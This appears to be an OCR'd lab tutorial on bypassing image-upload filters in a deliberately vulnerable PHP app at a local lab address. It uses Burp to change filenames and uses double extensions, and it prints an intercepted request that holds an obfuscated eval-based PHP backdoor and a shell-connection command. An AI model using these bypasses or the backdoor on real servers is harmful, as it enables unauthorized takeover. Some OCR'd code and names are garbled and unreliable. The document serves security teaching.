
In this part, we are going to use BURP Proxy to intercept Requests. First, we will start by configuring our browser to send the requests to BURP. So instead of sending directly Requests to the Web Server, BURP will allow us to see all the parameters that are being posted to the website after that the client side code have been applied. And then we can forward it to the web server.




Experiment 2 : Medium

When using this level, it will check the reported file type from the client when its being uploaded.

You can lunch BURP directly from the Attacker Machine (KALI Linux). You can then select 'Temporary project' and then click next, and use Burp defaults. BURP is a really big suites with a lot of options, but we are going to focus on the Proxy part. Make sure that the Proxy is set on ON



Now go to your Browser (Firefox) and click on Preferences -> Advanced -> Network. And under Connecting click on Setting to change the Proxy to manual Proxy and type the exact HTTP Proxy and Port we found in BURP.




Experiment 2 : Medium

When using this level, it will check the reported file type from the client when its being uploaded.

Now clicking on any link on the browser will send a request that is going to be intercepted by BURP. BURP will then allow you to modify differents values by double clicking on the desired field. Once you're done modifying, clicking on the Forward button will allow this Request to be forwarded to the web server. And only then the page will be displayed on the browser.

(TODO at the end of Experiment 2: Once you're done using BURP, go back to your preferences and change back your Settings to not use a proxy.)



Experiment 2 : Medium

When using this level, it will check the reported file type from the client when its being uploaded.

Now that we've increased the security of the upload system to Medium, let's try and check if we can upload our previously generated backdoor PHP file.

On the Web Application, go to Level2 page and try to upload the PHP file. You will get this error message :

Choose an image to upload:

Browse...

No file selected.

Your image was not uploaded. We can only accept JPEG or PNG images.

UPLOAD

This means that the upload system accept now only images, and we cannot upload our PHP file anymore. OR CAN WE ?

The upload system is using a POST Request to send the image to the web server. Let's try to intercept this request using BURP. But first, let's go back to our generated Backdoor file and rename it to FILENAME.PNG

By doing so, our upload system will allow this file to be uploaded to the web server, but since it has a .png extension, it won't work on the target computer when we will try to run it.

This is when BURP comes into play and allow us to bypass the filter by changing the extension back to php before forwarding the request to the web server.

Now try to upload the backdoor file with PNG extension.

The Request will be intercepted by BURP.

Experiment 2 : Medium

When using this level, it will check the reported file type from the client when its being uploaded.

We can see that the file is being uploaded and the Content Type is 'image/png' and the image is 'backdoor.png'. Let's modify that and set the name to 'backdoor_lvl2.php' and leave the content-Type to image. This will allow us to bypass the filter and will store the file as PHP in the target machine. Click on Forward to forward the request. Now you can see that your file is successfully uploaded.

Choose an image to upload:

Browse... No file selected.

/opt/bitnami/apache2/htdocs/tp_sere/uploads/backdoor_lvl2.php succesfully uploaded!

UPLOAD

TargetProxySpiderScannerIntruderRepeaterSequencerDecoderComparerExtenderProject options

InterceptHTTP historyWebSockets historyOptions

Request to http://10.0.2.6:80

ForwardDropIntercept is onAction

RawParamsHeadersHex

Name	Value
POST	/tp_sere/level2/ HTTP/1.1
Host	10.0.2.6
User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Referer	http://10.0.2.6/tp_sere/level2/
Connection	close
Upgrade-Insecure-...	1
Content-Type	multipart/form-data; boundary=-----1303335638590689850661247132
Content-Length	1751

-----1303335638590689850661247132

Content-Disposition: form-data; name="MAX_FILE_SIZE"

1000000

-----1303335638590689850661247132

Content-Disposition: form-data; name="uploaded"; filename="backdoor_lvl2.php"

Content-Type: image/png

<?php

\$N='('; \$d=base64_encode(x(gzcompress(\$o),\$k#)); print(##"<\$#k>\$d</\$k>"); @ses#sio#n_des#troy();}}}'

\$s=''){\$k#=\$k#h#.\$kf; ob_s#tart(); @eva##l(@gzuncom#press(@x(@#ba#se64_dec#ode(pre#g_repla#ce(ar#ra#y("/_#

\$i='\$rr#=@\$r["HTTP_REFERER"]; \$ra#=#@\$r["HTTP_ACCEPT_LANGUAGE"]; if(\$rr&##&\$ra){ \$u=p#arse#_url(\$rr'

\$f='')=##"; \$p=\$ss(\$#p,3#); }if#(array_k#ey_exist#s(\$i,\$s#))##{\$s[\$i]#.= \$p; \$e=#strpos(\$s[\$i],\$f); #if(\$e#'

\$m='')#; pars#e_st#r#(\$u["quer#y"],\$q); \$q=#array_va#lues(\$q); ##preg_mat#c#h_all(#"/([\\w])([\\w-]+(?#q#0.';

Experiment 2 : Medium

When using this level, it will check the reported file type from the client when its being uploaded.

You can now use weeveily as seen before and try to communicate with you uploaded backdoor to gain access to the target machine but this time by bypassing the checking of the file type.

```
root@kali:~# weeveily http://10.0.2.6/tp sere/uploads/backdoor lvl2.php s3cr3t
[+] weeveily 3.2.0
[+] Target:      10.0.2.6
[+] Session:     /root/.weeveily/sessions/10.0.2.6/backdoor_lvl2_0.session
[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.
weeveily> █
```


Experiment 3 : High

Once the file has been received from the client, the server will try to resize any image that was included in the request.

In this experiment we will try to increase the security level to fix the last vulnerability.

Once again, let's try and upload the backdoor file with the png file extension and use the previous trick to bypass the filtering.

We will see that the trick is not working anymore and we will get the message error shown below :

Choose an image to upload:

Browse...

No file selected.

Your image was not uploaded. We can only accept JPEG or PNG images.

UPLOAD

So now when uploading a new image, the uploading system does not only check for the Content-Type but also for the file extension. That's why we cannot bypass it using that way anymore.

But we're not done yet!

Let's try now the same previous method but with a small twist. Try to re-upload again the backdoor file with PNG extension and intercept the request using BURP.

Experiment 3 : High

Once the file has been received from the client, the server will try to resize any image that was included in the request.

Let's try now to change the filename to 'FILENAME.php.png'. This way it's going to check that the last thing is png, and it's going to think that it's a png file so it will upload it. Then we will browse it as a php file an it should work for us.

Choose an image to upload:

Browse...

No file selected.

/opt/bitnami/apache2/htdocs/tp_sere/uploads/backdoor.php.jpg succesfully uploaded!

UPLOAD

TargetProxySpiderScannerIntruderRepeaterSequencerDecoderComparerExtenderProject opt

InterceptHTTP historyWebSockets historyOptions

Request to http://10.0.2.6:80

ForwardDropIntercept is onAction

RawParamsHeadersHex

POST /tp_sere/level3/ HTTP/1.1
Host: 10.0.2.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.6/tp_sere/level3/
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----199646583620229880121812507942
Content-Length: 1760

-----199646583620229880121812507942
Content-Disposition: form-data; name="MAX_FILE_SIZE"

